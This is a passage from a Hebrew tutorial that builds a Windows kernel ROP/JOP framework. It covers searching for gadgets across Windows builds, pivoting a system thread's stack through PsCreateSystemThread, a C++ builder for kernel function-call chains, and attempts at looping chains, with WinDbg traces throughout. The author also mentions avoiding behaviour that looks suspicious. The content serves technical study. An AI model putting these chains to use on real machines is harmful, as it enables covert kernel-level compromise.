Windows11-24h2: 31/31 files contain the gadget, 0 do not.
Windows11-25h2: 3/3 files contain the gadget, 0 do not.
Windows11-insider-03-10-25: 47/47 files contain the gadget, 0 do not.
```

במידה והסקריפט מוצא כי גאדג'ט מסויים לא קיים בחלק מהגרסאות, הוא מתעד באילו בינארים וגרסאות מדובר:

```
PS C:\Users\krispy\Documents\roprw\scripts> python3 .\search_gadgets.py -r ": mov r9, rax; mov rax, r9; ret;" --show-missing-only

[ Windows10-22h2 ]  Searching 61 gadget file(s) in C:\Users\krispy\Documents\roprw\scripts\Windows10-22h2\Gadgets
  - MISSING in KB5023773-10.0.19041.2788.gadgets.txt
  - MISSING in KB5025221-10.0.19041.2846.gadgets.txt
  - MISSING in KB5025297-10.0.19041.2913.gadgets.txt
  - MISSING in KB5026361-10.0.19041.2965.gadgets.txt
  - MISSING in KB5026435-10.0.19041.3031.gadgets.txt
  - MISSING in KB5027215-10.0.19041.3086.gadgets.txt
  - MISSING in KB5027293-10.0.19041.3155.gadgets.txt
```

יצירת System thread ושליטה על הסטאק

עכשיו כתשתיות הפרוייקט מוכנות, נוכל להתחיל את השימוש ב-rop. ראשית נתחיל מיצירה של System thread. את זה נוכל לבצע בעזרת הפונקציה PsCreateSystemThread.

PsCreateSystemThread function (wdm.h)

The **PsCreateSystemThread** routine creates a system thread that executes in kernel mode and returns a handle for the thread.

Syntax

C++ Copy


```
NTSTATUS PsCreateSystemThread(
  [out]           PHANDLE            ThreadHandle,
  [in]            ULONG              DesiredAccess,
  [in, optional]  POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional]  HANDLE             ProcessHandle,
  [out, optional] PCLIENT_ID         ClientId,
  [in]            PKSTART_ROUTINE    StartRoutine,
  [in, optional]  PVOID              StartContext
);
```

נקרא לפונקציה בעזרת המחלקה ArbitraryCaller עלייה דיברתי מוקדם יותר. ניאלץ להעביר כתובת התחלה דרך הפרמטר השישי "StartRoutine", הכתובת הזו תצביע לקוד שהתרד שלנו יריץ. כאשר מערכת ההפעלה יוצרת System thread, היא גם מאלקצת עבורו סטאק בגודל 0x6000 בתים לתוכו האוגר RSP יצביע. אנחנו לא שולטים על תוכן הסטאק שמערכת ההפעלה אילקצה, ואם ננסה לדרוס אותו בזמן שהוא בשימוש, יכול להיות שניפול על race condition כלשהו שיגרום למערכת ההפעלה לקרוס. לכן עדיף לגרום ל- system thread עצמו להריץ קוד שיבצע Stack pivoting לסטאק שאנחנו אילקצנו ושולטים על התוכן שלו, כלומר שנגרום לתרד לשנות את הערך של RSP לערך שאנחנו שולטים עליו. יש לנו כמה דרכים לשלוט על הקוד שהתרד מריץ, דרך אפשרית היא לאלקץ shellcode שמבצע stack pivot ולגרום ל-StartRoutine להצביע אליו. האופציה השנייה בה בחרתי היא למצוא גאדג'ט כלשהו שיבצע עבורינו את ה-pivoting. ואיך נוכל לשלוט בערך שייכתב ל-RSP? ובכן, הפרמטר האופציונאלי StartContext נועד להעביר פרמטר יחיד לפונקציה StartRoutine שתיקראה. בוא ננסה להעביר "ערך קסם" כמו DEADBEEF לתוך StartContext ולשים breakpoint על StartRoutine בשביל לראות על מה אנחנו שולטים, כך נדע איזה סוג pivot לחפש.

נשים ברייקפוינט ולאחר מכן נבצע קריאה ל-PsCreateSystemThread ונעביר בפרמטר השביעי את הערך 0xDEADBEEFDEADBEEF:

```
NTSTATUS ThreadCreationStatus = KernelCaller.Call(
    "PsCreateSystemThread",
    &KernelThreadHandle,
    THREAD_ALL_ACCESS,
    NULL,
    NULL,
    NULL,
    BootstrapGadget,
    0xDEADBEEFDEADBEEF
);
```

כשה-breakpoint הוטרג, אפשר לראות שאנחנו שולטים על rcx, rdx, rdi, ואפילו על RSP-0x8:





```
3: kd> dqs rsp-0x8 L1
ffffbc8e`1d65abe0  deadbeef`deadbeef
```

ניסיתי לחפש עבור הפעולות הבאות בתור התחלה:

- mov rsp, qword ptr [rsp - 8]
- mov rsp, rcx
- mov rsp, rdx
- mov rsp, rdi

אך לא מצאתי כלום, נצטרך לבצע חיפוש אחר.



בואו ננסה לחפש עבור קריאות מהאוגרים, במקום שימוש ישיר בהם.

כמו למשל mov rsp, qword ptr [rdx].

לאחר מספר חיפושים מצאתי את הגאדג'ט המושלם:

```
PS C:\Users\krispy\Documents\roprw\scripts> python3 .\search_gadgets.py -r "mov rsp, qword ptr \[rcx"

[ Windows10-22h2 ]  Searching 61 gadget file(s) in C:\Users\krispy\Documents\roprw\scripts\Windows10-22h2\Gadgets
  - KB5023773-10.0.19041.2788.gadgets.txt: 9 match(es)
  ->  8888: 0x00000001403f7952: add byte ptr [rax - 0x75], cl; push rcx; push rax; mov rbp, qword ptr [rcx + 0x18]; mov rsp, qword ptr [rcx +
  -> 14666: 0x00000001403f7951: add byte ptr [rax], al; mov rdx, qword ptr [rcx + 0x50]; mov rbp, qword ptr [rcx + 0x18]; mov rsp, qword ptr
  -> 85932: 0x00000001403f7958: mov ebp, dword ptr [rcx + 0x18]; mov rsp, qword ptr [rcx + 0x10]; jmp rdx;
  -> 89470: 0x00000001403f7954: mov edx, dword ptr [rcx + 0x50]; mov rbp, qword ptr [rcx + 0x18]; mov rsp, qword ptr [rcx + 0x10]; jmp rdx;
  -> 94506: 0x00000001403f7957: mov rbp, qword ptr [rcx + 0x18]; mov rsp, qword ptr [rcx + 0x10]; jmp rdx;
  -> 96348: 0x00000001403f7953: mov rdx, qword ptr [rcx + 0x50]; mov rbp, qword ptr [rcx + 0x18]; mov rsp, qword ptr [rcx + 0x10]; jmp rdx;
  -> 96911: 0x00000001403f795b: mov rsp, qword ptr [rcx + 0x10]; jmp rdx;
  -> 109971: 0x00000001403f7956: push rax; mov rbp, qword ptr [rcx + 0x18]; mov rsp, qword ptr [rcx + 0x10]; jmp rdx;
  -> 110655: 0x00000001403f7955: push rcx; push rax; mov rbp, qword ptr [rcx + 0x18]; mov rsp, qword ptr [rcx + 0x10]; jmp rdx;
```

```
mov rdx, qword ptr [rcx + 0x50]; mov rbp, qword ptr [rcx + 0x18]; mov rsp,
qword ptr [rcx + 0x10]; jmp rdx;
```

אמנם הוא לא מבצע ret, אבל הוא כן כותב ל-rdx ערך שאנחנו שולטים עליו, ואז קופץ אליו. לכן טכנית לא מדובר בגאדג'ט ROP אלא ב-JOP (Jump oriented programming), בסוף הרעיון זהה, פשוט במקום לשלוט על ההרצה בעזרת פעולת ret אנחנו שולטים עלייה בעזרת jump.

בשביל לשלוט על כל הערכים, נוכל לגרום ל-rcx להצביע לאלקוץ שמכיל את המבנה נתונים הבא:

```
struct PivotData
{
    uint8_t Padding1[0x10];
    void* NewRsp;            // Offset 0x10: New stack pointer
    void* NewRbp;            // Offset 0x18: New base pointer
    uint8_t Padding2[0x30];
    void* JumpAddress;       // Offset 0x50: Jump target (rdx)
};
```

עכשיו רק נשאר לאלקץ את המבנה נתונים, להגדיר את אופסט 0x10 כערך החדש שנרצה ש-rsp יהיה, אופסט 0x18 כערך החדש ל-rbp (הערך לא מעניין), ונגדיר את הערך של rdx באופסט 0x50, נגרום לו להצביע לאינסטרוקציית ret שפשוט תתחיל להריץ את הסטאק שלנו.

את כל זה נוכל לבצע כך:

ראשית נבצע אלקוץ זיכרון בגודל sizeof(PivotData), ואליו נכתוב את התוכן הבא:

```
PivotData BootstrapPivotData = {};
BootstrapPivotData.NewRsp = NewRspAddress;
BootstrapPivotData.NewRbp = NULL;
BootstrapPivotData.JumpAddress = RetGadgetAddress;

KernelCaller.Call(
    "memcpy",
    PivotDataAllocation,
    &BootstrapPivotData,
    sizeof(PivotData)
);
```

כעת נוכל לבצע את אותה הקריאה ל-PsCreateSystemThread, רק שעכשיו StartRoutine יצביע לגאדג'ט שלנו, ו-StartContext יצביע לאלקוץ מידע שלנו.

```
void RopThreadManager::SpawnThread()
{
    // mov rdx, qword ptr [rcx + 0×50]; mov rbp, qword ptr [rcx + 0×18]; mov rsp, qword ptr [rcx + 0×10]; jmp rdx;
    void* BootstrapGadget = (void*)(Globals::KernelBase + PIVOT_GADGET_OFFSET);

    HANDLE KernelThreadHandle;
    NTSTATUS ThreadCreationStatus = KernelCaller.Call<NTSTATUS, HANDLE*, ULONG, OBJECT_ATTRIBUTES*, HANDLE, void*, void*, void*>(
        "PsCreateSystemThread",
        &KernelThreadHandle,
        THREAD_ALL_ACCESS,
        NULL,
        NULL,
        NULL,
        BootstrapGadget,
        KernelMemory→PivotDataAllocation
    );

    if (!NT_SUCCESS(ThreadCreationStatus))
    {
        std::exception("PsCreateSystemThread failed");
    }

    KernelCaller.Call<void*, HANDLE>("ZwClose", KernelThreadHandle);
}
```

עכשיו בוא נאמת שהכל עובד, ראשית נגדיר כי הסטאק אליו נעשה pivot יכיל מספר גאדג'טים שמבצעים nop בשביל לראות שאנחנו יכולים להריץ גאדג'טים לבחירתינו דרך הסטאק.

```
void RopThreadManager::BuildInitStack(StackManager* Stack)
{
    Stack->AddGadget("nop; ret;");
    Stack->AddGadget("nop; ret;");
    Stack->AddGadget("nop; ret;");
}
```

אפשר לראות שהגאדג'ט pivot שלנו רץ:

```
fffff804`9ea98bd0 488b5150        mov     rdx, qword ptr [rcx+50h]
fffff804`9ea98bd4 488b6918        mov     rbp, qword ptr [rcx+18h]
fffff804`9ea98bd8 488b6110        mov     rsp, qword ptr [rcx+10h]
fffff804`9ea98bdc ffe2            jmp     rdx
```

והוא הגדיר את rsp בצורה נכונה, כי האוגר מצביע לסטאק שאילקצנו ומכיל את שלושת הגאדג'טים של ה-nop.

```
Command
3: kd> dqs rsp L3
ffffa502`dca30000  fffff804`9e7f5ddc nt!PPmHeteroHgsUpdateOrderValue+0x17c
ffffa502`dca30008  fffff804`9e7f5ddc nt!PPmHeteroHgsUpdateOrderValue+0x17c
ffffa502`dca30010  fffff804`9e7f5ddc nt!PPmHeteroHgsUpdateOrderValue+0x17c
3: kd> u nt!PPmHeteroHgsUpdateOrderValue+0x17c L2
nt!PPmHeteroHgsUpdateOrderValue+0x17c:
fffff804`9e7f5ddc 90              nop
fffff804`9e7f5ddd c3              ret
```

לאחר מכן מבוצעת קפיצה ל-rdx שפשוט מצביע לגאדג'ט ret:

```
Command
3: kd> u rdx
nt!_tlgWriteTemplate<long __cdecl(_tlgProvider
fffff804`9e60043b c3              ret
fffff804`9e60043c cc              int     3
fffff804`9e60043d cc              int     3
fffff804`9e60043e cc              int     3
fffff804`9e60043f cc              int     3
fffff804`9e600440 cc              int     3
fffff804`9e600441 cc              int     3
fffff804`9e600442 cc              int     3
```

אפשר לשים breakpoint על הגאדג'ט nop ולראות שהוא רץ שלושה פעמים, לאחר מכן אנחנו קורסים כמובן, כי אין לנו ערך עוקב בסטאק. אבל מגניב, עכשיו יש לנו pivot שקיים בכל הגרסאות בהן רצינו לתמוך!


```
3: kd> u nt!PPmHeteroHgsUpdateOrderValue+0x17c L2
nt!PPmHeteroHgsUpdateOrderValue+0x17c:
fffff804`9e7f5ddc 90              nop
fffff804`9e7f5ddd c3              ret
3: kd> bp nt!PPmHeteroHgsUpdateOrderValue+0x17c
3: kd> g
Breakpoint 1 hit
nt!PPmHeteroHgsUpdateOrderValue+0x17c:
fffff804`9e7f5ddc 90              nop
3: kd>
Breakpoint 1 hit
nt!PPmHeteroHgsUpdateOrderValue+0x17c:
fffff804`9e7f5ddc 90              nop
3: kd>
Breakpoint 1 hit
nt!PPmHeteroHgsUpdateOrderValue+0x17c:
fffff804`9e7f5ddc 90              nop
3: kd> g
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x000001aa
                       (0xFFFFA502DCA30020,0x0000000000000003,0xFFFFA502D

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

For analysis of this file, run !analyze -v
nt!DbgBreakPointWithStatus:
fffff804`9e8f7240 cc              int     3
```

קריאה לפונקציות ב-ROP

עכשיו כשיש לנו דרך להריץ גאדג'טים בעזרת הסטאק, בואו נבין איך בכלל נוכל לקרוא לפונקציות ב-ROP. המטרה הינה לתמוך בקונבנציית הקריאה לפונקציות המצויינת על ידי ה-ABI (Application binary interface), ניתן לקרוא על כך לעומק כאן. כפי שציינתי לפני כן, ארבעת הפרמטרים הראשונים מועברים דרך האוגרים rcx, rdx, r8 ו-r9, לפי הסדר. לאחר מכן שאר הפרמטרים מועברים דרך הסטאק, ונדחפים לסטאק בסדר, ראשית מהפרמטר האחרון ועד החמישי, בנוסף כל הפרמטרים שמועברים דרך הסטאק הינם מושלמים להיות מיושרים ל-8 בתים בסטאק.

בנוסף, קיים חוצץ בגודל של 32 בתים הנקרא shadow store, אחריו נשים את הפרמטרים המועברים דרך הסטאק.

ניתן לראות תרשים מדוייק המתאר כיצד הסטאק פריים שלנו יצטרך להיראות בעת קריאה לפונקציה כאן:



בנוסף, נצטרך לדאוג לשני דברים נוספים. הראשון הוא שהקורא לפונקציה הינו האחראי לניקיון ה- shadow store, ואת הפרמטרים שהועברו לסטאק. הדבר השני הוא שבמידה ונרצה לקרוא לפונקציות אשר משתמשות באוגרי ה-XMM שבמעבד, כמו memcpy למשל, ניאלץ לוודא כי הסטאק שלנו מיושר ל-16 בתים, אחרת נקרוס בתוך הפונקציה.

אחרי שהבנו את כל זה, נוכל לתכנן כיצד נקרא לפונקציה לפי הפעולות הבאות:

1. הרצת גאדג'טים אשר יגדירו את האוגרים rcx, rdx, r8, r9 לפי צורך
2. נוכל לבצע יישור של הסטאק ל-16 בתים, נעשה זאת על ידי הוספה של כתובת גאדג'ט ret במידה והסטאק אינו מיושר, את זאת למדתי מכאן
3. הוספה של כתובת הפונקציה אותה נרצה להריץ
4. הגדרה של ה-ret address אליו הפונקציה תחזור ברגע שסיימה לרוץ - פה נרצה לשים גאדג'ט אשר מנקה את ה-shadow store ואם העברנו פרמטרים אז גם ננקה אותם
5. הוספת padding בגודל 32 בתים עבור חוצץ ה-shadow store
6. הוספת הפרמטרים הנדרשים להיות מועברים דרך הסטאק, במידה ויש כאלו

בואו ניצור פונקציה דינאמית אשר תאפשר קריאה לפונקציות בעזרת ROP. ראשית, נבצע את שלב מספר אחד, בו נגדיר את הפרמטרים המועברים דרך האוגרים.

```
template<typename ... Args>
void AddFunctionCall(const std::string_view& FunctionName, Args&& ... args)
{
    constexpr std::size_t ArgCount = sizeof...(Args);
    const std::uint64_t FunctionAddress = Driver::GetKernelFunctionOffset(FunctionName);

    // Setup ropchain for arguments only if there are any
    if constexpr (ArgCount > 0)
    {
        std::uint64_t ConvertedArgs[] = { static_cast<std::uint64_t>(args) ... };

        if (ArgCount >= 1)
        {
            this->AddGadget("pop rcx; ret;");
            this->AddValue(ConvertedArgs[0]);
        }

        if (ArgCount >= 2)
        {
            this->AddGadget("pop rdx; ret;");
            this->AddValue(ConvertedArgs[1]);
        }

        if (ArgCount >= 3)
        {
            this->AddGadget("pop r8; ret;");
            this->AddValue(ConvertedArgs[2]);
        }

        if (ArgCount >= 4)
        {
            this->AddGadget("pop r9; ret;");
            this->AddValue(ConvertedArgs[3]);
        }
    }

   // ...
}
```

כפי שמתואר בשלב השני, ניישר את הסטאק ל-16 בתים בעזרת הפונקצית עזר הבאה:

```
void StackManager::AlignStack()
{
    if (this→GetStackSize() % 16 ≠ 0)
      this→AddGadget("ret;");
}
```


ככה שאם הסטאק אליו הוספנו ערכים עד כה אינו מתחלק ב-16, נבצע ret בשביל ליישר אותו. לאחר מכן נוסיף את המצביע לפונקציה אלייה נרצה לקרוא כפי שמתואר בשלב מספר שלוש.

```
Stack→AddValue(FunctionAddress);
```

עבור שלב מספר ארבע, נצטרך לבחור גאדג'ט אשר יהווה את הכתובת אלייה הפונקציית caller תחזור ברגע שהיא מבצעת ret, הגאדג'ט ייאלץ להוסיף כמות מסויימת של בתים ל-RSP, תלוי בכמה בתים אנחנו צריכים לנקות. כמות הבתים שניאלץ להוסיף הם: 0x20 + stack_arg_count * 8,

תמיד ניאלץ לנקות 0x20 משום שזה גודל ה-shadow store, שתמיד קיים, לעומת הפרמטרים בסטאק שלא יהיו נחוצים בכל פונקציה. לכן נוכל לייצר switch statement שיבחר בגאדג'ט מתאים לפי כמות הפרמטרים שאנחנו מעבירים בסטאק:

```
switch (ArgCount)
{
case 0:
case 1:
case 2:
case 3:
case 4: // Clear 0×20 bytes
    this→AddGadget("add rsp, 0×20; ret;");
    break;
case 5: // Clear 0×28 bytes
    this→AddGadget("add rsp, 0×28; ret;");
    break;
case 6: // Clear 0×30 bytes
    this→AddGadget("pop ...; pop ...; pop ...; pop ...; pop ...; pop ...; ret;");
    break;
case 7: // Clear 0×38 bytes
    this→AddGadget("add rsp, 0×38; ret;");
    break;
case 8: // Clear 0×40 bytes
    this→AddGadget("pop ...; add rsp, 0×20; pop ...; pop ...; pop ...; ret;");
    break;
case 9: // Clear 0×48 bytes
    this→AddGadget("add rsp, 0×48; ret;");
    break;
case 10: // Clear 0×50 bytes
    this→AddGadget("pop ...; add rsp, 0×48; ret;");
    break;
}
```



כרגע נתמוך בקריאה לפונקציות עד כ-10 פרמטרים, אך תמיד נוכל להוסיף גאדג'טים שונים בשביל לתמוך ביותר מכך. בנתיים נוכל להוסיף static assert לפונקציה בשביל לוודא שאף אחד לא מעביר יותר מ-10 משתנים.


עכשיו נשלים את הערכים שלבסוף ינוקו, נוסיף padding במיקום חוצץ ה-shadow store, ואת הפרמטרים של הסטאק בהינתן ואנחנו מעבירים מעל 4 פרמטרים לפונקציה.

```
// Setup shadow stack space
this->AddPadding(0x20);

// Append stack arugments if they exist
if constexpr (ArgCount > 4)
{
    std::uint64_t ConvertedArgs[] = { static_cast<std::uint64_t>(args)... };

    for (std::size_t i = 5; i < ArgCount; i++)
        this->AddValue(ConvertedArgs[i]);
}
```

בוא נבחן את הקוד החדש שלנו על ידי קריאה ל-PsTerminateSystemThread, במידה והקוד עבד, הפונקציה תהרוג את ה-thread שלנו ככה שלא נקרוס כמו שקרה לפני, כשהרצנו את הגאדג'טים של ה-nop.

```
3: kd> p
nt!_tlgWriteTemplate<long __cdecl(_tlgProvider_t c
fffff803`be20043b c3              ret
3: kd> p
nt!PsTerminateSystemThread:
fffff803`be988590 4883ec28        sub     rsp,28h
3: kd> gu
```

בתמונה ניתן לראות שהצלחנו להיכנס ל-PsTerminateSystemThread, לאחר מכן הרצתי את הפקודה gu ב-WinDBG אשר תמשיך הרצה עד שנחזור לפונקציה שקראה ל-PsTerminateSystem. בגלל שהפונקציה הורגת את התרד, פשוט המשכנו הרצה ללא קריסה, זאת אומרת שהקורא פונקציות שלנו ב-ROP עובד כמו שצריך. בנוסף בדקתי גם קריאות לפונקציות עם מספר פרמטרים רב, אך אחסוך מזמנכם במאמר.



לולאות ב-ROP

עכשיו כשיש לנו קריאה שרירותית לפונקציות ב-ROP, נצטרך לבצע לולאת while true שתמיד תמתין לפקודות מהתוכנה היוזרמודית שלנו. כשפיתחתי את הכלי, חשבתי על כמה רעיונות בשביל לבצע לולאות ב-ROP עד שהגעתי לדרך שבסוף בחרתי בה. אפרט על כמה מהדרכים כאן, ואסביר למה חלקן אינן מספקות.

שינוי ישיר של RSP בשביל לחזור לתחילת ה-Chain

הרעיון הראשון שלי היה לבצע בסוף ה-ROP chain של גאדג'ט כמו "sub rsp, chain_size", ובכך, לפחות בתאוריה, לבצע חזרה אחורה ולהריץ את אותו הסטאק מחדש. אבל מהר מאוד הבנתי שהשיטה אינה טובה, מהסיבה הפשוטה שבעת הרצת הקוד הסטאק משוכתב ומשתנה על ידי פעולות כמו push ו-pop, בין אם אנחנו משתמשים בהם או שפונקציות שאנו קוראים להן משתמשות בהן. לכן מדובר בשיטה לא טובה.

אילקוץ סטאק חדש וקפיצה אליו

לאחר מכן חשבתי על לכתוב ROP chain מאוד פשוט כהוכחה, שכל מה שהוא עושה זה לבצע אילקוץ חדש של זיכרון בגודל של סטאק, לכתוב לאותו אילקוץ את התוכן של הסטאק שלנו, מבלי שהוא עבר שינויים, ולאחר מכן לבצע pivot לאותו הסטאק החדש.

למרות שזו לא השיטה שהשתמשתי בה בסוף, אראה כיצד ביצעתי אותה ומהן הבעיות בדרך הזו.

```
void RopThreadManager::BuildInitStack(StackManager* Stack)
{
    // Set up first arg
    Stack->AddFunctionCall("MmAllocateContiguousMemory", STACK_ALLOC_SIZE, MAXULONG64);
    Stack->AddGadget("mov r10, rax; mov rax, r10; add rsp, 0x28; ret;");
    Stack->AddPadding(0x28);
    Stack->AddGadget("mov rcx, rax; cmp rax, r10; jne 0x......; ret;");
    // Set up second arg
    Stack->AddGadget("pop rdx; ret;");
    Stack->AddValue(OriginalStackAllocation);
    // Set up third arg
    Stack->AddGadget("pop r8; ret;");
    Stack->AddValue(STACK_ALLOC_SIZE);
    // Call memcpy
    Stack->AddFunctionCall("memcpy");
    // Pivot to new stack
    Stack->AddGadget("mov rcx, rax; cmp rax, r10; jne 0x......; ret;");
    Stack->AddGadget("mov r11, rcx; cmp edx, dword ptr \[rax\]; je 0x.....; mov eax, 0xc000000d; ret;");
    Stack->AddGadget("mov rsp, r11; ret;");
}
```

בתמונה אנחנו רואים את הקוד שמבצע את מה שתיארנו. ראשית, נאלקץ זיכרון עבור הסטאק החדש, לאחר מכן נוודא כי r10==rax, זאת מכיוון שיש לנו בהמשך גאדג'ט שיבצע קפיצה למיקום לא רצוי במידה ואינם שווים. לאחר מכן נכניס את ה-return value של הקריאה לאילקוץ לתוך rcx (כלומר עכשיו rcx יהיה שווה לכתובת בה האילקוץ קיים, ונשתמש בזה בשביל הקריאה ל-memcpy). אחר כך נגדיר את כתובת ה-source, שהיא הסטאק המקורי שלנו, שלא עבר שום שינויים, את גודל העתקה בתור הפרמטר השלישי דרך r8. ונבצע קריאה ל-memcpy. בסוף ניתן לראות את ה-pivot לסטאק החדש שלנו בשינוי של rsp.

מראש אגיד שזה לא פתרון טוב, כי אנחנו לא משחררים שום זיכרון, וגם אנחנו ממשיכים לשנות את מיקום הסטאק שלנו כל איטרצייה – מה שיכול להיתפס כחשוד. אבל בכל זאת, בואו ננסה לראות מה קורה כשאנחנו מריצים את התוכנה:

```
3: kd> p
nt!IvtProcessReservedDomains+0xf:
fffff801`de34096f 7407            je      nt!IvtProcessReservedDomains+0x18 (fffff801`de340978)
3: kd> p
nt!IvtProcessReservedDomains+0x11:
fffff801`de340971 b80d0000c0      mov     eax,0C000000Dh
3: kd> p
nt!IvtProcessReservedDomains+0x16:
fffff801`de340976 c3              ret
3: kd> p
nt!SymCryptScsTableLoad128Xmm+0x166:
fffff801`ddd33eda 498be3          mov     rsp,r11
3: kd> p
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x0000007f
                       (0x0000000000000008,0xFFFFC2804812CE70,0xFFFFC28055D60000,0xFFFFF801DDEA9370)


A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

nt!DbgBreakPointWithStatus:
fffff801`ddcf7240 cc              int     3
```

לאחר מעבר קפדני, ראיתי שהקריאות לאלקוץ הזיכרון והכתיבה אליו צלחו, וכי הצלחתי להגדיר את r11 בצורה נכונה (כלומר הכל נראה כאילו זה עומד לעבוד), אבל בניסיון לבצע stack pivot אנחנו קורסים בכתיבה ל-rsp, עם קוד השגיאה 0x7f, UNEXPECTED_KERNEL_MODE_TRAP כמו שמופיע למעלה. במידה וננסה להבין את השגיאה, נראה שהפרמטר הראשון בה (8) מוגדר ב-MSDN כ-Double fault:

0x00000008	Double Fault	Indicates that an exception occurs during a call to the handler for a prior exception. Typically, the two exceptions are handled serially. There are several exceptions that can't be handled serially, so the processor signals a double fault.

There are two common causes of a double fault:

- The first cause is a kernel stack overflow. This overflow occurs when a guard page is hit, and the kernel tries to push a trap frame. Because there's no stack left, a stack overflow results, causing the double fault. If you think this situation has occurred, use the !thread extension to determine the stack limits, and then use the kb (Display Stack Backtrace) command with a large value, for example, kb 100, to display the full stack.
